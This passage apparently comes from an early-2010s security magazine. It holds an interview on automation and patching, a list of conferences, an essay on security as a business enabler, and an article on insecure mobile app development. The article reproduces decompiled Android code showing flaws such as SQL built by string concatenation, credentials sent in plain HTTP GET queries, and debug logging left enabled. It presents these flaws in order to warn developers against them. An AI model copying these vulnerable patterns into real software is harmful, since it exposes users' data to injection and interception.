What I saw, however, were automated systems undertaking a huge portion of the work, to allow human analysts the opportunity to focus on manageable chunks of information.

These type of approaches will become more prevalent and, quite frankly, absolutely necessary. Take for example the recent McAfee Threat report - it reported approximately 12 million unique malware samples for the first half of 2011 alone.

What this statistic clearly demonstrates is that the sheer volume of threats has by far exceeded anything a human has the time to manually sift through. The development of smarter systems to analyze and flag up anomalies is essential because we simply cannot do it otherwise. This represents only one use case, but there are of course many other possibilities.

I would strongly encourage all security professionals to consider memberships in professional associations, regularly attending security events, as well as staying on top of the latest trends and news.

Our digital lives are surrounded by a threat landscape ruled by cybercriminals that have, for all intents and purposes, endless resources, while organizations need management approval for all their tools. What steps can large organizations take in order to start being one step in front of the bad guys?

I don't want this answer to come across as simply churning out acronyms and text book theory, but I am probably going to have to here! Staying one step ahead is a continual process, and I may have to put forward the Plan – Do – Check – Act (PDCA) model.

It really is doing your due diligence by identifying your assets, and determining the level of security you are likely to require in order to protect these assets, implementing these controls (or of course you can accept the risk), monitoring and putting in corrective measures where required. Once done repeat the process again, and then again, and so on.

We should also recognize the need for appropriate information. Not only is this important during the Plan phase, but also being fully aware of the latest controls available that can support the identification of appropriate controls.

I would strongly encourage all security professionals to consider memberships in professional associations, regularly attending security events, as well as staying on top of the latest trends and news. This industry changes so quickly, and being not only aware of it, but also understanding the potential impact it can have to your organization is imperative.

Just as important is the opportunity to meet your peers, who may have faced some of the challenges you might be facing today. Learning and sharing information (e.g. best practice) in a trusted fashion can help organizations stay one step in front of the bad guys.

This past decade has seen remarkable advances in information security technologies. However, the growing complexity of managing a large security architecture while keeping up with new attack vectors sometimes takes a toll on patching procedures.

Based on your experience, are we ever going to approach a defensive infrastructure that can quickly adapt to new security challenges while still remaining small and efficient?

Without a doubt, the question and approach when patching systems is one of the most hotly debated questions amongst security professionals. It was only a few weeks ago when this question was discussed at a recent roundtable event and the room was divided on whether an organization should test all patches and updates, or simply roll out these updates without any formal testing. While the former approach may seem reasonable, you have to consider that in many cases malware can appear almost as quickly as a patch becomes available.

One of the first papers I wrote discussed this very issue in which early malware variants were released months after the patches appeared (331 days in one particular case), but in 2005 we saw examples where these figures were drastically reduced (The Zotob worm was released three working days after the patch).

The simple question of testing becomes a huge resource issue if it demands formal approval within 48 hours of a patch becoming available (you still have to apply the patch). In fact, consider the number of different platforms and hardware variants within most environments, and multiply this by the number of updates being released. All of a sudden the question of testing moves from not "should I?" but rather "can I?"

Many organizations recognize these huge burdens, and have begun to implement compensating controls that reduce the need to patch so frequently. Without doubt we are more than ever going to see this approach gain wider popularity. Equally the number of resources to maintain a wide scale and frequent patching cycle is only likely to decrease as organizations review budgets, and security threats demand attention in many other areas of the enterprise. I would expect to see considerably more automation, the continued adoption of white listing technologies, as well as use the continued use of compensating controls.

During the last few years, one of the main trends in the business of information security has been large companies buying small players and integrating their technologies into their product line. Do you think fewer players with large security portfolios can produce better security? Why? Will this trend of mergers and acquisitions that consolidates a significant number of products bring more innovation or eventually slow down new development?

We are certainly seeing many acquisitions within the information security industry, but on the flip side we are in a period where we are seeing an unprecedented number of technology startups that in many cases focus specifically on security solutions. The continuously growing threat landscape, evolving regulatory environment as well as new business requirements means that the industry cannot slow down new development.

In fact, I would also argue that we are now seeing greater innovation, not less; this is driven by a real shift in the way we as a society use technology, but also because we see more threats today than at any time in our history. These threats are not only growing in volume, but also complexity which, in turn, demands greater innovation.

The case can also be made that larger security companies themselves represent the greatest opportunity to bring more innovative solutions to industry. Firstly by being able to assign greater resources should a particular threat or trend demand greater attention. Second, by having a broader portfolio it does provide the opportunity to have a broader view of particular threats making new solutions more effective.

Events around the world

RSA Conference 2012

www.rsaconference.com/events/2012/usa

Moscone Center, San Francisco

27 February-2 March 2012.

InfoSec World Conference & Expo 2012

www.misti.com/default.asp?page=65&Return=70&ProductID=5539

Disney's Contemporary Resort, Orlando

2-4 April 2012.

Infosecurity Europe 2012

www.infosec.co.uk

Earls Court, London

24-26 April 2012.

HITBSecConf Amsterdam 2012

conference.hitb.org

Okura Hotel, Amsterdam

24-26 April 2012.

Security is a dirty word

by Craig Goodwin

Security is certainly a word that conjures up strong mental images. These images differ massively depending on one's background, experiences and points of reference. When people hear the word security, its meaning can range from a security guard (or physical security), a password (or IT security) or possibly for the more trained individual to a combination of all of these.

Throughout my career in security, the prevailing image that we all have to work hard to shake is a negative one. Viewing security or the security department as a hindrance to business operations rather than as an enabler continues to be a running theme in the minds of many company employees. Increased security becomes a burden, makes it harder for them to do their job and, thus, security gains a bad reputation.

Compliance vs. risk

The days of rules that are either to be obeyed to the letter or completely ignored should be long gone. However, with the pressure that compliance standards such as PCI DSS exert on driving security programs, the corporate appetite for risk-based security - in many places at least - remains financially driven. The ideal situation in which risk-based decisions are the result of the real experience of security professionals seems far away. Hopefully this shift will begin to gather momentum and will present a real opportunity for good security professionals to demonstrate their worth. It would also place a much greater emphasis on the individual to make decisions that not only have impact on the organization but on the security profession as a whole. This makes it all the more important for security to be perceived as a business enabler and for the security department to be trusted when it comes to thinking about the operations of a business and not just blindly increasing security measures in isolation.

Social networking

A very good example of the on-going struggle between archaic security professionals and the rapid rate of technological innovation is presented by social networking.

In a previous role, I was horrified to discover that employees had completely unfettered and unrestricted access to Facebook throughout the working day. Having come from a strict defense environment where it was almost impossible to send a legitimate email without jumping through numerous security controls, this was a complete eye opener.

My initial reaction was to have the site blocked and prevent the entire organization from having access to it. However, after an investigation, it became apparent that in the modern world there were many legitimate reasons why the organization - which utilized the power of social media for PR and marketing – should have continuous access to those sites.

There are many other examples of how social networking can be integrated well into a business with impressive and even relatively secure results.

This was an early example of my security expertise and you will be glad to know it takes much more to shock me now. But, it provides a good example of the mindset of many security management professionals, even today.

Social networking poses a significant threat to the reputation of any organization when left unchecked. In my experience, embracing technological change whilst managing the risk posed by it effectively is always going to be the most efficient way of dealing with these instances. We are all well aware of the psychological impact of telling someone they are “not allowed” to do something - it simply makes the end goal more attractive and encourages circumvention of security controls.

For example: the creation of a corporate Facebook page that is well managed allows an organization to monitor both positive and negative feedback. Failing to use that option could result in the company being completely unaware of how its customers view its products and/or services. The old adage of “keeping your enemies closer” is certainly apt in this case - the enemy, naturally, being the social networking site.

This last example raises the issue of “reputational risk”, an area of knowledge sadly lacking within modern corporate security programs. In this day and age of instant communication it is the reputation of a company that decides its future. We have recently witnessed with Sony how publicized security breaches can have a catastrophic effect on the reputation and ultimately the financial capacity of large businesses, let alone that of SMEs.

Situations like that one present a definite opportunity for the modern security professional to stop “fire-fighting” - as is the tendency within any immature security function - and begin creating the conditions to deal with the future threat landscape through proactive and enabling security.

Readdressing the balance

How do we change this negative image of security and demonstrate that security really can help and enable a business to succeed and grow?

The first and most important part of any security program is communication. Users are incredibly sensitive to all degrees of change. Those in some organizations are more so than others, but the theory remains the same: no matter how susceptible to change a workforce is, we need to take a pragmatic approach to communication.

Keeping the end-user informed is paramount during any process of change, ensuring that we effectively communicate why we are making changes, how it will affect them in their daily work and, most importantly, establishing a channel for feedback to demonstrate that we do listen and are sympathetic to their needs.

The second most important tool for gaining acceptance as a business function is closely related to communication but not the same: approachability. Many security professionals maintain an almost dictator-like relationship with a business refusing to accept that any form of risk is acceptable.

This scarily familiar state of affairs is only being increased by the growing trend of choosing compliance over risk management.

Micro-management in security, where organizations, bodies or regulators enforce strict and inflexible demands on companies, leads to a move towards the “tick-box” mentality.

The need to satisfy an auditor with a single instance of feigned compliance becomes the goal. We need to replace this with a focus on developing a fit-for-purpose security management function that is continually improving. It may take a little longer to implement but the rewards are obvious.

The newest phrase on the market appears to be BYOD, or “Bring Your Own Device”. An example of the dictator-like approach to security is evident when you mention this to many security professionals. An immediate barrier is raised in their minds: “How could it be a viable option to allow employees to utilize their own devices? This can’t possibly be secure.”

These people will find it extremely difficult to challenge the CEO however, given that their argument will be pitted against massive annual savings, and this is another excellent example showing that their efforts should be focused on managing the real risk posed by this development rather than fighting a losing battle.

Unfortunately, in this age of recession and tight budgets the money is not always available for “gold plated” solutions and we have to, therefore, find new and innovative ways of addressing risk, and do so pragmatically.

Gold plated solutions

Unfortunately, in this age of recession and tight budgets the money is not always available for “gold plated” solutions and we have to, therefore, find new and innovative ways of addressing risk, and do so pragmatically.

This demonstrates to the organization a willingness to overcome hurdles in a way that limits its impact to the end user and drives operational effectiveness.

Having held the senior security role within both large and small organizations, I find that it is impossible for a single individual to do everything. So, we need to use the third tool: empower the employee’s within our organizations to do some of the work for us.


This allows employees to feel that they are involved in the security effort and goes some way in breaking down the barriers between the security function and the business as a whole. We can do this through good security awareness training and ongoing education.

Simple but effective techniques are setting up a centralized security inbox and encouraging employees to ask questions about security, which we then make the effort to answer, or asking for ideas for security improvements and responding in kind.

Conclusion

We can really make a big difference if we put our minds to it. Be pragmatic and approachable; utilize your natural communication skills to “sell” security. After all, proving yourself to be an essential part of any business is certainly not going to damage your careers and - who knows? - you might even enjoy it.

Craig Goodwin is the CSO at Benefex. Craig started his career with the Military where he gained his experience as an Intelligence and security Professional. Since then he has lead on security for a number of high profile public and private organizations.



Smartphones apps are not that smart: Insecure development practices

by Simon Roses Femerling

For several months I have been analyzing mostly Android and a few Windows Phone 7 apps and it's amazing how when it comes to development practices, developers have gone back to the '90s.

Developing apps for smartphones is easy, fun and in some cases can provide a fast ROI. All this has started an avalanche of apps for the major platforms, but that doesn't mean we should ignore the knowledge we acquired from past experiences with standalone clients and web apps, and start once again developing insecure apps. What about OWASP Top Ten?

Through the course of my research, I was able to identify well-known bugs on popular apps (games, banking, finance, security, communications and social apps) that should not be there.

I'm sure there are many more bugs that I'm not covering here, but Figure 1 on the following page provides some of the bugs I've seen so far.

It is quite scary that some of these bugs are still being found on brand new apps when plenty of literature on how to identify and protect against these issues exists. There is no excuse for this lack of secure development practices among mobile developers.

I agree it is not only developers' (independent software vendors') fault but also the major mobile houses', but we will talk more about that later.

Now let's move on by analyzing in greater detail some of these bugs with the hope they will stop being introduced into mobile apps.

Clear text secrets

This bug is an old classic that occurs when the developer does not care to protect some sensitive information by using cryptography or by other security means because he considers the underlying platform to be safe from attacks.





Figure 1 - Common bugs on mobile apps.

An example of this type of bug is CVE-2011-1840, where the app does not encrypt the master password and is stored in an .xml file in clear text. Both Android and WP7 provide a number of convenient and easy storage mechanisms that the apps can use to store persistent information. However, security must be managed by the developer himself (see Table 1 – Data storage providers).

Usually this bug on Android can be found by examining the application directory as shown in Code Box 1 on the following page.

Data Storage Providers	
Android	
Data Storage	**Purpose**
Shared Preferences	Store private primitive data in key-value pairs
Internal Storage	Store private data on the device memory
External Storage	Store public data on the shared external storage
SQLite Databases	Store structured data in a private database
Network Connection	Store data on the web with your own network server
Windows Phone 7	
Data Storage	**Purpose**
Isolated Storage	Isolated storage enables managed applications to create and maintain local storage
Network Connection	Store data on the web

Table 1 – Data storage providers.



```
# pwd
/data/data/app_folder
# ls
shared_prefs
lib
databases
# cd shared_prefs
# ls
app.prefs.xml <- Check Here!
# cd ..
# cd databases
# ls
app.db <- Check Here!
```


Code Box 1.

Insecure channels

Many mobile apps communicate with systems on the Internet, using web services to exchange information, updates and such. The issue arises when the information in transit is not secure because encryption is not used to protect the channel.

An attacker can spy on the communication between the smartphone and the server and sniff data, especially if you keep in mind that many users use smartphones over Wi-Fi.

An example of this practice is when an app creates a URL query using a HTTP GET method with no encryption and includes sensitive information (see Code Box 2). Besides the obvious issues, the developers forgot that GET requests are often stored in logs (proxy, web servers, etc.).



```
... More code ...
StringBuilder localStringBuilder1 = new
StringBuilder("wsLogin.jsp?dni=").append(paramString1).append("&pwd=").append(paramString2).append("&bbrand="); <- Interesting
String str1 = BrandManager.getInstance().getBrand().toUpperCase();
StringBuilder localStringBuilder2 =
localStringBuilder1.append(str1).append("&lmode=").append(paramString3).append("&exInf=").append(1).append("&brand=").append("AndroidNative")
.append("&model=");
 String str2 = Constants.DEVICE_MODEL;
StringBuilder localStringBuilder3 = localStringBuilder2.append(str2).append("&SO=");
 String str3 = Constants.DEVICE_OS;
... More code ...
```

Code Box 2.


Debug code enabled

While developing an app, it is common practice to add debug routines to the code. The issue arises when the developer forgets to remove these debug routines and the app ships with debugging enabled. Android apps can be debugged using Dalvik Debug Monitor Server (DDMS) but it also provides some classes such as util. Log and Debug that can be used inside an app. On Windows Phone 7 we can use Visual Studio 2010 for debugging.

Code Box 3 shows an Android app where the developer encapsulated the debug classes into a custom class but forgot to disable the debug flag when the app was shipped.

Dynamic SQL

Everyone has heard about SQL Injections but one can still find plenty of applications (mobile and otherwise) that suffer from this type of bug due to the use of Dynamic SQL and lack of data validation.




```
public final class Debuglog
{
  private static boolean mLoggingEnabled = 1; <- Debug Enabled
  public static int d(String paramString1, String paramString2)  {
 int i = 0;
 if (mLoggingEnabled) {
     String str = paramString2;
     i = Log.d(paramString1, str);
 }
 return i;
 }
.... More code....
```

Code Box 3.

I would imagine that when it comes to mobile apps, developers are not that concerned about SQL Injections since the databases are very simplistic – Android uses SQLite to store data, and Windows Phone 7 none natively; for databases support on WP7 we need to use externally services like SQL Azure.
As smartphones and tablets are entering into corporate networks and companies are deploying Line of Business (LOB) apps, developers should take action to prevent these types of bugs. We could argue they are hard to exploit but worst things have happened in the past.

Code Box 4 contains an example of an app that stores information into the database (SQLite) using Dynamic SQL and no data validation, allowing an attacker controlling the paramString value to perform SQL injection attacks.



```
.... More code....
public void addBank(int paramInt, String paramString) {
   SQLiteDatabase localSQLiteDatabase = this.mDb;
  String str = "INSERT INTO banks(_id,  name) VALUES('" + paramInt + "', '" + paramString + "');";
  localSQLiteDatabase.execSQL(str);
}
.... More code....
public void deleteCaseValue(String paramString) {
  SQLiteDatabase localSQLiteDatabase = this.mDb;
  String str = "DELETE FROM case_values WHERE _id = " + paramString; <- Here
  localSQLiteDatabase.execSQL(str);
}
.... More code....
```

Code Box 4.

Cross-Site Scripting (XSS)

XSS is another old classic when it comes to application security. XSS and SQL Injection bugs are the most common type of bugs on web apps (see OWASP Top 10). There is plenty of literature and solutions against XSS but it still pops up everywhere. SQL Injection and XSS are hard to exploit but should not be underestimated in the mobile space.

As this is old news and I will not spend too much time on the subject, just be careful when using WebView class on Android and WebClient or HttpWebRequest classes on Windows Phone 7.

Phone back home

When loading, many apps typically connect back to servers to check for updates or other types of information. By itself this should not be a problem, however combined with other issues such as PII compromise and insecure channels, it could present a big problem.


I have seen plenty of mobile apps that phone back home to update information and in some cases share too much information. While analyzing an app, watch out for how and what information is sent back to servers, since the users usually have no control over it.

PII compromise

Google and Apple have lately been accused of gathering information about their users' location. But if we analyze mobile apps we see this pattern is quite common for both small and big independent software vendors - they gather a lot of information about their users.

Honestly, I am not sure what is worse - that the big players gather information on my location or that companies I have never heard of gather the same or even more information.

Code Box 5 is a good example of a mobile app that gathers too much information (such as the device name, OS version, model, etc.) from the device. Being that this is a financial app, one could argue about the vendor's need to collect all that. Sure, there are different OS versions and screen sizes but I'm still not convinced they need all that information.



```
.... More code.... !! so much info !!
Object[] arrayOfObject = new Object[16];
arrayOfObject[0] = "app_platform";
arrayOfObject[1] = paramString1;
arrayOfObject[2] = "user_id";
arrayOfObject[3] = paramString2;
arrayOfObject[4] = "device_id";
arrayOfObject[5] = paramString3;
arrayOfObject[6] = "device_name";
arrayOfObject[7] = paramString4;
arrayOfObject[8] = "app_version";
arrayOfObject[9] = paramString5;
arrayOfObject[10] = "sys_model";
arrayOfObject[11] = paramString6;
arrayOfObject[12] = "sys_version";
arrayOfObject[13] = paramString7;
arrayOfObject[14] = "carrier";
.... More code....
```

Code Box 5.

Mixing social features

Today it's all about being social; if you are not on Facebook and Twitter, you don't exist to the online world. Again, this is not an issue by itself but the risks arise when apps try to add social capabilities by integrating services like Facebook, Twitter, Foursquare and similar with insecure development practices.

During the research I discovered banking apps that integrate Facebook (not sure why you need your friends while you pay your bills). Unfortunately, Facebook accounts were not protected correctly by the application developer (clear text secrets).

Also, why should the bank get access to your friends contact list (PII compromise)?


Being social is good but there is a limit and developers should think about that when developing their apps. If an app needs to integrate social features it must be done securely, following secure development practices.

Data validation

It is a fact that many bugs are related to a lack of data validation and, unfortunately, mobile apps are no exception. And they are plenty and easy to find since developers don't check data for safe content, length, type, and such.

In Code Box 6 we can see an example where an app doesn't perform any data validation on the input provided by the user. The developer assumes that all of the context is good and trusts the user (they would never enter malicious code, right?).

By examining the code we can also observe that the data is saved to the platform log file, which presents an additional problem. An attacker could, for example, try to fill the logs with junk and trigger a DoS since mobile devices have limited disk space, or insert malicious code to logs and wait for some vulnerable tool to open the log.



```
.... More code....
String str3 = TAG;
String str4 = "Ignored change to " + paramString + ".  Back to watching";
int j = Log.i(str3, str4); <- No validation on ParamString and saved to log
.... More code....
```

Code Box 6.

